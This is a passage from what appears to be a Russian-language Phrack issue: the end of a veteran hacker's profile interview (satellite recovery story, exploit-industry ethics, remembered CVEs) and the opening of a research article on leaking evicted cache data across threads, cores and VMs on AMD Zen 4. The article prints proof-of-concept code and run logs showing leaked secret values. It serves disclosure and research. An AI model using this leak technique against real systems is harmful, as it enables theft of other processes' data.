Совершенно забыл упомянуть прежде: отладчики всех мастей. Отладчик — швейцарский нож хакера. gdb позволяет писать скрипты на C, устанавливать бэкдоры прямо в памяти, делать крэки в памяти; он установлен на большинстве систем и не триггерит антивирусы так, как это делает netcat (WTF?). Но среди всех инструментов RE моя любовь — IDA. Признаюсь, я перестал регулярно пользоваться IDA незадолго до выхода Ghidra, и так и не освоился с radare или другими, хотя использовал и вносил вклад в PAIMEI Педрама. Тем не менее, моё любимое программное

обеспечение: IDA.

Музей:

Первым приходит на ум музей науки, но я побывал в немалом количестве — нет. Мне нравится смотреть на древние цивилизации и находить (или воображать), насколько мы до сих пор похожи на них спустя 5000 лет. Все анахроничные археологические находки по-настоящему будоражат моё любопытство, но не знаю, существует ли подобный музей.

Хакинг:

Обратное проектирование прошивок для добавления функциональности. Хакинг железа и создание железа. Хотел бы заниматься этим куда больше. Сделай сам — это для меня.

=---=[Запоминающиеся события

Для этого выпуска — только одно, иначе будет слишком длинно. Это был последний вечер перед отправкой нашего третьего спутника (Tita, в честь Tita Merelo). Он, разумеется, не был закончен, мы постоянно вносили программные изменения, даже в сами спутниковые системы (без CI/CD, простите). На спутнике было (есть?) 6 Linux-систем; главный Linux-специалист делал финальные штрихи, все вокруг были заняты делом — и тут: «MIERDA!» — закричал он, и в комнате воцарилась тишина. Все взгляды обратились к его лицу: он зарылся в ладони, застыл, даже не дыша... Кто-то подошёл посмотреть на экран — а там шесть ssh-сессий, все делающие одно и то же в мульти-ssh режиме, все показывающие:

```
# rm -rf /  
# ^C  
# _
```

Сомнений не оставалось: он выполнил `rm -rf` на 6 Linux-системах спутника. Карты μ SD залиты эпоксидкой, чтобы выдержать вибрацию при запуске, компьютеры завинчены глубоко внутри, винты залиты эпоксидкой, спутник закрыт, крышки залиты эпоксидкой... только один кабель Ethernet. Курсор моргает... поздний вечер, Т минус 12 часов до отправки спутника в ящике на стартовую площадку в Байконуре.

Итак, сохраняя спокойствие, насколько это было возможно, мы отодвинули его от клавиатуры и сели с Phil — бесконечным другом (который никогда не отвечает на мои сообщения) и невероятным хакером-в-хорошем-смысле (если есть плохой смысл), известным немногим. Мы оба сели рядом, в режиме, который выработали за ночи «игр»: один печатает, другой проверяет и жмёт Enter. Начали осматриваться, что доступно:

```
# ls -lR /  
bash: ls: command not found  
# _  
  
# echo /*  
/usr /tmp ...  
# _
```

Если коротко: хотя часть бинарников уцелела, `/lib` исчезла, ничего динамически линкованного реально не существовало.

Покопавшись, мы нашли бинарник `qemu` на ARM-системе спутника — там, чтобы запускать x86-бинарники. Мы понятия не имели зачем, но он был там, статически слинкованный, и, к нашему счастью, с включённым интерфейсом `gdb`. Вот оно. Проблема больше не была проблемой — у нас было решение. Оставалось лишь его реализовать.

Наш план: использовать `qemu` для запуска любого бинарника с удалённым `gdb`-слушателем на TCP-порту. Подключившись, можно было инжектировать шеллкод прямо в память. Шеллкод был спроектирован так, чтобы получить блок данных, сохранить его как файл и сделать `chmod +x`. Этим блобом был статически слинкованный `rsync`.

Пока кто-то заказывал пиццу, мы дали тому, кто сделал `gm -rf`, задачу скомпилировать этот `rsync`. Это держало его занятым и не давало выпрыгнуть в окно, пока мы (Phil, кажется) писали шеллкод. Когда всё было готово, мы сделали глубокий вдох... и это сработало! У нас был работающий `rsync`.

С помощью `rsync` мы восстановили системы из чистого бэкапа. Было далеко за полночь, и до отправки оставалась ещё работа, но облегчение в комнате было ощутимым. Кто-то включил «Lose Yourself», и я пустился в пляс. Мы были счастливы. На следующий день «Tita» была отправлена, а позднее запущена на орбиту с надлежащим образом настроенными Linux-системами :-).

А тот, кто это устроил? У него был день рождения. Его семья ждала в отеле далеко за полночь, чтобы задуть свечи. Он продолжал кормить их отговорками, потому что как объяснишь, что случайно стёр спутник прямо перед запуском? Что бы ты ни сказал, жена услышит только одно: «Я задержусь, я с другой девушкой».

=---=[Каким достижением вы больше всего гордитесь?

Есть кое-что, чем я горжусь, — это не совсем моё личное достижение, скорее групповое:

Масштаб и качество сцены безопасности в Аргентине

Многое происходило одновременно, и `EkoParty`, возможно, внесла больший вклад за эти годы, но так много удивительных людей прошло через `Core` — для многих это была первая настоящая работа (потому что никто другой не рисковал их нанимать), необузданная креативность, бесконечная жажда раздвигать пределы и делать невозможное.

`Core` росла и росла, привлекая таланты, пока не взорвалась. Сначала я злился на нас и на уходящих людей, но со временем почувствовал, как споры прорастали в других местах, новые компании заражались культурой, и вдруг семья собралась снова — и стала больше прежнего, и снова удивительной.

Конечно, я должен был заработать много денег, когда мы её «продавали», но нет — не вышло. Думаю, в общей сложности мы получили около \$5k (каждый!). Не подписывайте ничего с большими монстрами — они просто вас съедят.

В другой жизни я также рад (не уверен, что горжусь), что смог написать ОС чисто на `Smalltalk` (см. `SqueakNOS`), с сетевыми драйверами и всем прочим.

=---=[Чем вы не гордитесь?

Если коротко: не горжусь тем, что так или иначе способствовал милитаризации эксплойтов и превращению экспертов в наёмников. Помню. Примерно в 2000–2001 годах мы собрались в комнате с друзьями/партнёрами в `Core SDI` (позднее `Core Security`), чтобы обсудить, стоит ли делать `Core IMPACT` и включать ли в него нулевые дни — понимая, что входим в сферу

кибероружия и наши технологии имеют «двойное использование» (как будто ножницы не имеют «двойного использования»).

Нам поступило предложение, и мы решили не включать нулевые дни в Core IMPACT, решили продолжать публиковать всё, что найдём, и решили оставить много денег в стороне (или так нам казалось). «Кто-то другой это сделает», «Но я думаю, мы можем изменить ситуацию, и если можем, я не хочу этого делать» и т.д. Я ушёл почти гордый этим решением, и оно же меня и сковало.

Тем не менее я продолжал преподавать «классы по ассемблеру и написанию эксплойтов» клиентам Core — однажды людям из некоего американского агентства, которые не могли сказать мне, где [в каком трёхбуквенном ведомстве] они работают; или на военной базе, где сирена с мигалкой сопровождала нас во время прогулок, а вооружённые конвоиры провожали меня в туалет, буквально стоя снаружи кабинки, пока я пытался пускать газы как можно громче... как будто это что-то меняло.

Не уверен, что именно я мог бы сделать иначе, и следовало ли вообще, и было ли то, что я делал, правильным. Я знаю, что есть по-настоящему весомые причины использовать кибероружие, и всё же не горжусь косвенным участием в милитаризации и меркантилизации. Я потерял друзей в этом процессе — мы все видели, как индустрия стремительно меняется.

Иногда я думаю, что движение antisec было право: всё, что ты делаешь, лишь укрепляет власть статус-кво (и в этом есть доля правды), просто делай своё дело и ничего не публикуй. Но это неверно — это значит делать вид, что ты единственный, кто может найти те баги, что находишь, написать те эксплойты, что пишешь, а это попросту не так; всё наоборот: если ты это сделал, очевидно, что кто-то другой тоже может, — просто убей нулевой день и помоги восстановить баланс сил.

====[Что бы вы хотели увидеть опубликованным в Phrack?]

Сложный вопрос. Я по-прежнему читаю Phrack и по-прежнему люблю его тон и технический контент. Но ощущение такое, что реальные эксплойты разворачиваются где-то в другом месте, простите. 9 скованных эксплойтов, чтобы добраться от 0-click в WhatsApp до полного контроля над ядром iPhone, — до сих пор приватны (или я пропустил статью, извините если так). Понимаю — они имеют немыслимую ценность, но тому есть причина (кто может заплатить столько за эксплойт? Подумайте об этом). Поэтому я хотел бы видеть анонимные материалы, описывающие высокоценные техники, убивая их для частных нападающих и открывая для защитников. Иными словами, если ИИ всё равно оставит нас без работы (правда?), давайте хотя бы попробуем немного выровнять ситуацию, пока это не произошло.

====[Как Phrack повлиял на вас и помог сформировать вашу личность?]

Очень сильно. Наряду с другими зинами, Phrack всегда выделялся техническим содержанием. Помню, как изучал все статьи об эксплуатации кучи (w00w00, MaXX, анонимная), статью pergal о ret2libc и klog о переполнении указателя фрейма, статью grugq об ELF и его совместную статью с scut о шифровании ELF, и многое другое, что я теперь узнаю, просматривая онлайн-номера. Я распечатывал эти статьи и перечитывал снова и снова. Через многочисленные переезды я даже возил с собой несколько оригинальных распечаток. Несколько месяцев назад нашёл стопку и наконец дал им новую жизнь.

Чтение всех трюков, понимание всех различных точек зрения в итоге помогло мне выработать инстинкт: бит — это просто бит, и всё значение заключается в наблюдателе.

— — —

К сожалению, многое я забыл — чувствую пустоту в памяти. Попробую назвать несколько.

CVE-2004-0368 — двойное освобождение в dtlogin

Не уязвимость, а эксплойт. Я писал эксплойты для Core IMPACT и должен был заставить его работать всегда. Задача была сложной, потому что заставить двойное освобождение выполнить запись-что-угодно-куда-угодно зависело от состояния кучи, которое должно считаться «грязным», — хотя кто использовал dtlogin? Цель: Solaris на SPARC. Это ещё было замечательное время: один из моих друзей-кумиров Halvar был тогда в городе, сидел в дрянном кресле в Core, работая над своим bindiff, показывал мне ранние версии и познакомил с yED (спасибо!). Итак, у меня была проблема надёжного эксплойта для кучи, и я начал записывать все трассировки (да здравствуют dtrace и truss!), но в тексте отследить было невозможно, поэтому я нахрапом написал GUI для отображения движений кучи (в итоге выпущенный как HeapDraw/HeapTracer — аккурат когда Алекс Сотиров выпустил Heap Feng Shui с куда более трендовым названием). Также обнаружил, как превратить двойное освобождение в утечку информации, позволившую получать указатели (примитив чтения чего угодно) — и в итоге создать очень надёжный эксплойт. Помню, как наслаждался написанием эксплойта и властью, которую давал новый инструмент: нам нужно было куда больше инструментов! О, при написании этого я нашёл скриншот HeapTracer с кучей dtlogin — не могу поверить, как хорошо помню форму и что означает каждый блок. Да, этот определённо заслуживает упоминания.

CVE-2001-0550 — переполнение кучи через glob в wi-ftpd (произвольный free)

Боже мой, хорошая вещь — рекомендация в ней даже упоминает Phrack 57! Здесь тоже речь об эксплойте, а не об уязвимости. Не мой собственный эксплойт, впрочем. У меня был довольно надёжный эксплойт, если я не придумываю воспоминания, но то были золотые времена irc.segfault.net — и я был там с удивительными людьми.

Тогда я познакомился с MaXX — одним из моих любимых авторов Phrack, писавшим о трюках Vudu malloc, но явно понимавшим и трюки free(). Мы потом работали вместе и стали хорошими друзьями — то было одно из лучших времён. Он показал мне свой эксплойт wu-ftpд (или, может, взял мой незавершённый кривой код и превратил в искусство?).

Суть в том, что для работы нужно было составить паттерн glob (.) так, чтобы при раскрытии получился произвольный free и можно было записать что угодно куда угодно. Можно было схитрить, как я, и brutфорсить нужное количество $\sim \{ , , , , , , , , , , . . . \}$, или действительно подумать об этом (как он сделал, и как я только что вспомнил) и понять: если можно делать больше одной записи и выразить количество в простых множителях, получится очень компактный glob-паттерн, раскрывающийся для перезаписи действительно большой области. Так что да, он научил меня, что искусство — это способ жизни, среди многих других вещей.

CVE-1999-1085 — атака компенсации CRC32 в SSH

Оригинальная уязвимость (да, я старый — что ещё я могу помнить, как не старые вещи?). Суть в том, что без знания криптографического материала можно составить ssh-пакет, который пройдет проверку CRC32, позволяя MitM вставлять «нажатия клавиш» в ssh-поток. Это весьма сложная (по тем временам) криптографическая атака, которая с эксплойтом для демонстрации мощи вынудила все ssh-реализации на каждом устройстве и в каждом дистрибутиве обновиться с нашим кодом — в то время как мы начинали становиться известными как Core SDI. Отличный результат!

CVE-2001-0114 — целочисленное переполнение в атаке компенсации CRC32 SSH

Да, почти то же имя, что и у предыдущего... Оказалось, что итоговый патч для CVE-1999-1085 содержал уязвимость целочисленного переполнения, эксплуатируемую для получения root-доступа к любому ssh-серверу, использующему этот код. Эксплойт был поручен мне (меня тогда как раз назначили :-p), и он оказался по-настоящему сложным. В какой-то момент нужно было эксплуатировать оригинальную уязвимость; к счастью, у меня был оригинальный эксплойт 1998 года от Futo и Ek, так что не пришлось ломать голову. Мне удалось заставить его работать, а через какое-то время я нашёл ещё один эксплойт в открытом доступе (известный мне как x1), очень похожий (но, по-видимому, более ранний) с другим решением оригинального бага. Моё полное восхищение тому, кто решил компенсацию CRC32 для этого другого эксплойта. Помню, как меня реально пугала мысль, что мы вставили этот баг в каждое устройство, и одновременно жалел, что сделали это случайно. Поэтому я пошёл поднимать оригинальную переписку и выяснил, что это оригинальная команда ssh при конвертации из типов ANSI в их систему типов вставила баг, а мы не заметили, что они его изменили. Или заметили, но промолчали? Не думаю, что так, — я бы запомнил!

BUGWEEK

Ах, какое замечательное время года! Раз в год в Core мы устраивали неделю, когда каждый в компании (да, КАЖДЫЙ) разбивался на команды для поиска уязвимостей. Из этого вышло немало глупых и великолепных рекомендаций. Помню одну в MySQL-аутентификации, требовавшую решения некой геометрической задачи для эксплуатации.

BUGDOOR

Соревнование в прятки. Ещё одно замечательное время года, хотя проводилось лишь пару раз. Это было состязание, где каждый получал задание (скажем, «напиши программу, делающую то-то и то-то») и должен был спрятать bugdoor (он же backdoor). Очки начислялись за нахождение чужих bugdoor-ов, и вычитались (отрицательные), если кто-то находил твой. Попробуйте!

====[Сделают ли средства защиты эксплуатацию невозможной?

Ха! Мы задавали себе тот же вопрос в 2001-м в связи со StackGuard и StackShield — но ответ был очевидно «нет» (см. статьи). Потом снова с ASLR, x^w, stack canaries, heap canaries, pointer canaries, guard pages, виртуализацией... Я не думаю, что это сделает невозможным, — но уже сделало трудным, а это значит дороже, а это значит: только для тех немногих, кто может за это заплатить.

Как пользователь, друг пользователей и человек, беспокоящийся о пользователях, я полностью за средства защиты. Думаю, они действительно имеют значение. Они поднимают планку и заставляют атакующих всерьёз думать перед атакой. Больше шансов быть обнаруженным и испортить эксплойт или технику.

Всё это «хорошо».

Плохо то, что начинать писать эксплойты становится всё труднее, и по мере обучения всё менее удовлетворительно. Когда я писал АВО в разветвлённом прошлом, защит попросту не было. Задача была лёгкой, сложность заключалась в нахождении скрытого пункта меню (он же — эксплуатация бага). Но по мере того, как мы использовали АВО для «разогрева» новых эксплойт-разработчиков в Core, это становилось всё труднее. Мне нравилось видеть решения, работающие на более новых защищённых операционных системах. Во многих случаях — совершенно отличные от того, что я изначально задумывал. Не могу представить, что бы сегодня мог сделать с АВО кто-то, только начинающий, на современной ОС. Итак, плохо: это затрудняет освоение эксплуатации широкой публикой, поднимает планку, делает её дороже (требует больше времени и серьёзного интереса). Возможно, потребуются специализированные учебные лагеря и студенты с оплатой.

Плохо ещё и то, что, зная техники, написание конкретного эксплойта становится всё сложнее (9 скованных багов для получения root), что делает их дороже — то есть доступными лишь для немногих.

Итак, я люблю средства защиты, полное восхищение рірасcs, команде рах и всем его остальным хэндлам (см. Phrack 62) за то, что заставили всех остальных думать о защите ОС, включая Тео и Microsoft. Но средства защиты оставляют место для неравенства сил: те немногие, кто умеет их обходить, обладают большей властью, чем прежде... нет, я не вижу никакого решения, простите.

Сделают ли они эксплуатацию невозможной? Да, для многих — сделают; для других — никогда.

=---=[Порекомендуете ли вы новичкам участие в проектах с открытым исходным кодом?

Конечно! Почему нет? Жаль, что у меня нет времени и сил делать это больше. Я полностью за полное раскрытие — даже эксплойтов. И полностью за участие.

Вклад в OS — это, пожалуй, самый простой способ найти, кто будет поддерживать твой код :-р (не совсем). В коммерческом плане можно подумать, что «отдавать» свой код бесплатно — плохая идея, но это возвращается — иногда удивительно быстро. Это даст работу — это точно, но может стать и самостоятельным источником дохода.

Но ещё — и это серьёзнее (если кому-то нужно серьёзно) — нормально делать вещи просто потому, что можешь. Мы привыкли отвечать именно так:

«Зачем ты это делаешь?!»

Потому что могу

Технологии оказывают значительное влияние. В какой-то момент я начал думать о том, как моя работа может помочь людям и сделать их жизнь лучше — хотя бы немного. Никогда не знаешь, что окажется полезным для людей, а обратная связь, когда ты что-то выпускаешь, — прекрасное чувство: осознание того, что кто-то реально пользуется тем, что ты создал.

=---=[Ваше мнение о сцене infosec сейчас и тогда

Одни наёмники. И не начинайте. Не совсем, не все. Но это отражает моё ощущение. Когда в сцену пришли большие деньги, мы все потеряли друзей и перестали делиться так же открыто, как раньше. Поток информации замедлился, хотя у нас по-прежнему есть Phrack, Ekorarty, H2HC, Defcon и другие, — ощущение уже не то. Может, великие техники всегда хранились в тайне и всплывали лишь 20 лет спустя, но сейчас кажется, что это хуже, чем было.

Наука и технологии могут иметь реальное влияние на мир. Если вы смотрели фильм, вы верите, что учёные осознавали последствия своих исследований: одни восставали против них, другие понимали последствия, но всё равно шли на это (по своим причинам). Но кажется, что они останавливались, чтобы подумать. А мы думаем и обсуждаем хотя бы? Только взаимно гарантированное уничтожение по сей день сохраняет нас в безопасности, так что, может, именно к этому нам и следует стремиться: демократизации инструментов хакинга и шпионажа для сохранения баланса.

Это несправедливо; по-прежнему немало людей, верящих в полное раскрытие ради лучшего мира, и они отлично справляются. Особое восхищение и уважение — «The Qualys Security Team», которая в каждом рекомендательном сообщении демонстрирует искусство и преданность делу.

Уважение и Project Zero от Google. Следовало бы проводить закрытую конференцию по охоте за нулевыми днями, где эти герои делятся опытом и рыболовными техниками. Убивайте класс, а не отдельный баг, — или лучше исправляйте и то, и другое.

И убивайте нулевые дни!

====[Ваше мнение о конференциях?

Последней была H2HC/24, и да, она была большой, с множеством людей, и мне понравилось. Defcon давно вырос в нечто огромное, и всегда было делом удачи поймать хороший доклад, не пропустив другой, — но обычно нетрудно найти кого-то интересного для разговора, если ты готов позволить этому случиться. Хотя, может быть, слишком много всего происходит вокруг и за пределами конференций — что совершенно недостижимо для большинства смертных.

Итак, кратко: отменить все «продающие продукты» доклады, быть требовательным к техническому содержанию, добавить несколько докладов, заставляющих аудиторию отступить и мыслить на более высоком уровне. А потом включить музыку и устроить вечеринку.

О, и больше железа — нам нужно больше железа и упрощения доступа к хакингу железа!

====[Рекомендации

Технические книги:

- Phrack. 40 лет веселья и пользы. В твёрдой обложке.
- Computational Geometry — Algos and Apps (♥ sweeping line ♥)
- Thirty Years Later: Lessons from the Multics Security Evaluation

Нетехнические книги:

У меня серьёзная проблема: я редко могу прочитать больше первых пары глав ненаучно-фантастических нетехнических книг, хотя продолжаю пробовать. Итак, мой короткий и совершенно несправедливый список (не самых известных книг): Babel-17, ME (Томас Т. Томас), может быть, Rainbows End и Makers — более мейнстримные; и «Tlön, Uqbar, Orbis Tertius» (моя любимая из «Ficciones»).

====[Размышления

Дух хакера:

Понимать, как устроены вещи, находить обходные пути вокруг ограничений и делиться этим с другими, чтобы облегчить понимание. Цикл. Все три вещи вместе. На стороне атакующих слишком много денег для здоровой конкуренции и открытого обмена — МОЖЕТ БЫТЬ, на стороне защитников это проще.

Убивайте нулевые дни!

Индустрия эксплойтов:

Монетизация уязвимостей и эксплойтов явно сделала дисбаланс сил ещё хуже и разрушила поток информации. Выход, по-моему, — удвоить ставки и открыто делиться ещё больше. Поначалу может стать хуже, но в конечном счёте это будет положительным.

Профессиональное выгорание:

Я ушёл из безопасности заниматься спутниками, а потом вернулся. Также было здорово перейти на сторону защитников и посмотреть на вещи с другой точки зрения. Не бойтесь выходить из зоны комфорта. Если вы любите учиться и делать новое — делайте новое и учитесь. `~_(□)~`

====[Инсайты

Вехи хакинга:

Выучи ассемблер и реши все CTF, которые найдёшь в интернете, до 20 лет. Напиши ASCII-самодекодирующийся шеллкод, извлеки данные из слепой SQL-инъекции, напиши клиент-серверный удалённый шелл по нестандартному протоколу (icmp, dns и т.д.), используй gdb для установки бэкдора в работающий nginx и OllyDbg для того же в Windows без обращения к файловой системе, реализуй известный криптографический примитив, пойми радужные таблицы, реализуй стек TCP/IP, реши некоторые продвинутые задачи по крэкингу от pcap и большинство ABO, напиши удалённое переполнение кучи, которое работает всегда, реверс-инжинируй неизвестный сервер с крипто до уровня C, реализуй его клиент на Python... всё это до 25 лет.

Это не моя история, но ХАКЕР должен быть лучшим в каждой дисциплине — или продолжать стараться. И помни: с великой силой приходит великое веселье, а также некоторая ответственность.

Нетрадиционный хакинг:

«Искусство» хакинга:

— — —

— — —

— — —

```
CALL $+4
RET
POP EBX
```

Шумы на линии (LINENOISE)

Автор: Редакция Phrack

Linenoise — это сборник материалов, которые не вписываются ни в один другой раздел. Короткие заметки, исправления, мозговые штурмы, запоздалые статьи и прочее... :))

Содержание

1. Barbie Sparkles — Barbie
2. Ещё одно применение тестового файла EICAR — Peter Ferrie
3. Хакер: апофеоз маргинала — Kolloid
4. Введение в CHERI для хакера — xcillator
5. Высокопроизводительное сканирование сети с AF_XDP — c3l3si4n
6. MMIO в середине — b1ack0wl
7. Покоряем сеть силой шелла — Gabriel & Thomas
8. Взламываем ToaruOS — NOT / Firzen, Binary Gecko

1 — Barbie Sparkles

Автор: barbie (phrack@barbieauglend.re)

0 — Введение

Долгое время считалось, что данные, хранящиеся в микроархитектурных буферных структурах процессора, полностью изолированы внутри CPU и защищены архитектурными механизмами современных процессоров, многие из которых лишены детальной публичной документации. Начиная с 2018 года, после обнаружения атак Microarchitectural Data Sampling (MDS) [1], сообщество безопасности установило, что содержимое подобных буферов может быть выведено путём умозаключений или даже — при определённых условиях — напрямую утечь: например, через инструкцию загрузки с ошибкой или в тени транзитно выполняемых потоков. Эти техники позволяют злоумышленникам обходить архитектурные механизмы защиты и другие аппаратные средства противодействия — в том числе очистку и перезапись буферов.

К настоящему моменту задокументировано множество микроархитектурных буферов, а производители процессоров развернули защитные меры на новом оборудовании с учётом этой новой модели угроз. Однако, как мы покажем, не все производители включили данный вектор атаки в свои модели угроз, а некоторые новые архитектуры выпускаются с задокументированными опасными поведениями.

В этой статье мы демонстрируем, что возможно наблюдать устаревшие данные из ранее вытесненных записей кэша — из недокументированного микроархитектурного буфера, который мы называем «буфером вытеснения» (eviction buffer). В частности, платформы AMD Zen 4 могут

позволить вредоносному процессу наблюдать данные, ранее вытесненные из процесса-жертвы, даже если сам процесс-жертва уже завершён.

Более того, в отличие от большинства предшествующих атак вывода данных из микроархитектурных буферов, это поведение задокументировано в официальном «AMD Zen4 Microarchitecture Documentation», и AMD не считает его проблемой безопасности.

1 — Предыстория

1.1 — Типы памяти и оптимизации производительности

Современные процессоры поддерживают несколько типов памяти, настраиваемых операционной системой и, возможно, гипервизором. Эти типы определяют используемую политику кэширования. Существуют кэшируемые типы — такие как write-back (WB), write-through (WT) и write-protect (WP) — и некешируемые типы: uncacheable (UC) и write-combining (WC).

Стандартные страницы, создаваемые ОС для пользовательских приложений, имеют тип WB: значения кэшируются и записываются обратно в память, когда есть пропускная способность, и соответствующая память не используется активно.

1.2 — Write-Combining

Write-Combining (WC) — это метод оптимизации производительности памяти, позволяющий объединить несколько операций записи в одну транзакцию и затем записать данные в память более эффективным способом, сокращая количество обращений к шине.

Для этого CPU хранит изменённые данные всех операций записи в конкретную строку кэша в внутреннем буфере до тех пор, пока данные не могут быть зафиксированы в памяти. Затем данные сбрасываются из буфера и записываются во внешнюю память.

Отметим также, что [__Software Optimization Guide for the AMD Zen4 Microarchitecture \(ver. 57647, January 2023\)](#) описывает в разделе 2.13.3 «Write Combine Buffers» улучшения производительности, достигаемые при использовании агрессивно комбинирующих буферов записи.

1.3 — Микроархитектурные буферы

В современных процессорах используется множество различных микроархитектурных структур для хранения данных в процессе передачи. Многие из них были публично задокументированы, некоторые — даже реверс-инженерированы. Параллельно существует ряд исследований, посвящённых утечке или выводу данных из внутренних буферов процессора: Fallout [2], ZombieLoad [3] и RIDL [4]. Каждая из этих атак нацелена на конкретный буфер: store buffers, load buffers и fill buffers.

После того как сообщество безопасности выявило подобное поведение, на новом оборудовании были развёрнуты защитные меры с учётом того, что такие буферы также должны рассматриваться как содержащие активы в модели угроз.

В данной работе мы обнаружили недокументированный микроархитектурный буфер, по всей видимости обрабатывающий ранее вытесненные записи кэша в случае, когда такие записи помечены как принадлежащие некешируемой памяти. Эту недокументированную

микроархитектурную структуру мы называем `_буфером вытеснения_` (eviction buffer).

2 — barbieSparkles

На высоком уровне barbieSparkles может загружать данные из непредназначенных вытесненных записей кэша из буфера вытеснения после изменения типа памяти на WC. Нам удалось наблюдать это поведение в обход контекстных границ: между потоками, между ядрами и даже от хост-машины к гостевой VM.

2.1 — Множества вытеснения

Необходимое условие barbieSparkles — способность злоумышленника вытеснять записи кэша из процесса-жертвы. В этой области существует множество исследований — от реверс-инжиниринга множеств кэша до более грубой силы.

2.2 — Изменение типа памяти

Как правило, только программное обеспечение ОС и VMM имеет разрешение на изменение типа памяти конкретной страницы. Для нашего PoC мы используем библиотеку PTEditor [5]. PTEditor — это библиотека, позволяющая изменять уровни таблицы страниц, менять типы памяти и выполнять другие операции с памятью через API пользовательского уровня, предоставляемые модулем ядра Linux.

2.3 — Первый всплеск

Первое обнаружение «искры» произошло случайно и было неожиданным. Мы хотели проверить, можно ли изменить тип памяти с кэшируемого и верифицировать поведение отравления кэша. Существует множество причин, по которым современный процессор инвалидирует и отравляет строки кэша. И раз уж мы игрались с типами памяти — почему бы заодно не проверить некэшируемые? И вот оно: при смене типа памяти процесса с кэшируемого на WC. После первого обнаружения мы начали исследование, реализовав различные тесты для получения одного или нескольких выводов о том, что и почему происходит. Первый тест был несовершенен:

```
// Заполняем кэш строками кэша из WB-страницы обычными загрузками
memset(buf_targetsrc, 0x33);
// Загружаем секрет в буфер обычными загрузками
memset(buf_secret, secret_val);
// Меняем тип памяти страницы на WC
entry.pte = ptedit_apply_mt(entry.pte, wc_mt);
// Читаем из памяти, соответствующей записи в кэше
targetsrc_val = *(volatile uint32_t*) buf_targetsrc;
```

Мы могли наблюдать некоторые «искры», но было неясно — откуда и почему:

```
(...)
result targetsrc val: 0x0, access time: 1440
result targetsrc val: 0x0, access time: 495
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x33333333, access time: 675 // устаревшее значение
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x42, access time: 495 // секретное значение
result targetsrc val: 0x0, access time: 495
result targetsrc val: 0x0, access time: 1485
result targetsrc val: 0x0, access time: 540
```


(...)

Мы перешли к более статистическому тестированию. При 100 запусках цикла из 512 итераций мы получали от 1 до 2 попаданий по секрету. Этого недостаточно: если мы видим данные, которых здесь быть не должно, — хочется видеть их всё время, правда?

2.4 — Искры повсюду

Затем мы начали проверять разные контексты, пытаясь понять источник утечки. Мы решили протестировать возможность утечки между потоками в гиперпоточной системе.

Проверяем пары:

```
$ cat /sys/devices/system/cpu/cpu*/topology/thread_siblings_list
0,8
2,10
3,11
4,12
5,13
6,14
7,15
1,9
```

Тестируем два соседних потока:

```
$ ./barbiesparkles -c 2 -s 42424242 -n 512 -I 100 | grep result
(...)
result targetsrc val: 0x42424242, access time: 495
result targetsrc val: 0x42424242, access time: 1440
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x0, access time: 495
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x42424242, access time: 495
result targetsrc val: 0x33333333, access time: 495
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 495
(...)
$ ./barbiesparkles -c 10 -s 41414141 -n 512 -I 100 | grep result
(...)
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 495
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x42424242, access time: 630
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x41414141, access time: 495
result targetsrc val: 0x41414141, access time: 495
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 495
result targetsrc val: 0x42424242, access time: 495
result targetsrc val: 0x41414141, access time: 540
result targetsrc val: 0x0, access time: 495
result targetsrc val: 0x41414141, access time: 540
result targetsrc val: 0x8, access time: 495
result targetsrc val: 0x42424242, access time: 540
result targetsrc val: 0x42424242, access time: 540
(...)
```

Из этого следует, что буфер, из которого происходит утечка, как минимум разделён между потоками одного ядра. Следующий вопрос: возможна ли межъядерная утечка?

```
$ ./barbiesparkles -c 2 -s 43434343 -n 512 -I 100 &>/dev/null
$ ./barbiesparkles -c 3 -s 44444444 -n 512 -I 100 | grep result
```

```

result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x43434343, access time: 495
result targetsrc val: 0x44444444, access time: 495
result targetsrc val: 0x43434343, access time: 585
result targetsrc val: 0x0, access time: 585
result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x44444444, access time: 495
result targetsrc val: 0x44444444, access time: 495
result targetsrc val: 0x0, access time: 495
result targetsrc val: 0x43434343, access time: 585
result targetsrc val: 0x0, access time: 540
result targetsrc val: 0x33333333, access time: 495
result targetsrc val: 0x43434343, access time: 495
result targetsrc val: 0x43434343, access time: 540
result targetsrc val: 0x0, access time: 495
(...)

```

Итак, наш буфер разделён между всеми ядрами? Отлично! Мы также замечаем, что по-прежнему получаем попадания по значению, записанному в targetsrc (0x33333333), хотя и с меньшей частотой, чем по секретному значению. Чтобы принудительно зафиксировать архитектурное значение, мы сбрасываем кэш перед изменением типа памяти:

```

// Заполняем кэш строками кэша из WB-страницы обычными загрузками
memset(buf_targetsrc, 0x33);
// Загружаем секрет в буфер обычными загрузками
memset(buf_secret, secret_val);

// Вытесняем кэш
flush(buf_targetsrc);
// Меняем тип памяти страницы на WC
entry.pte = ptedit_apply_mt(entry.pte, wc_mt);
// Читаем из памяти, соответствующей записи в кэше
targetsrc_val = *(volatile uint32_t*) buf_targetsrc;

```

Теперь мы получаем 100% попаданий по архитектурному значению (0x33). Это выглядит достаточно детерминированным.

```

$ ./barbiesparkles -c 2 -s 42424242 -n 512 -I 100 | grep result
(...)
result targetsrc val: 0x33333333, access time: 540
result targetsrc val: 0x33333333, access time: 495
result targetsrc val: 0x33333333, access time: 540
result targetsrc val: 0x33333333, access time: 495
result targetsrc val: 0x33333333, access time: 540
result targetsrc val: 0x33333333, access time: 540
result targetsrc val: 0x33333333, access time: 585
result targetsrc val: 0x33333333, access time: 585
result targetsrc val: 0x33333333, access time: 540
(...)

```

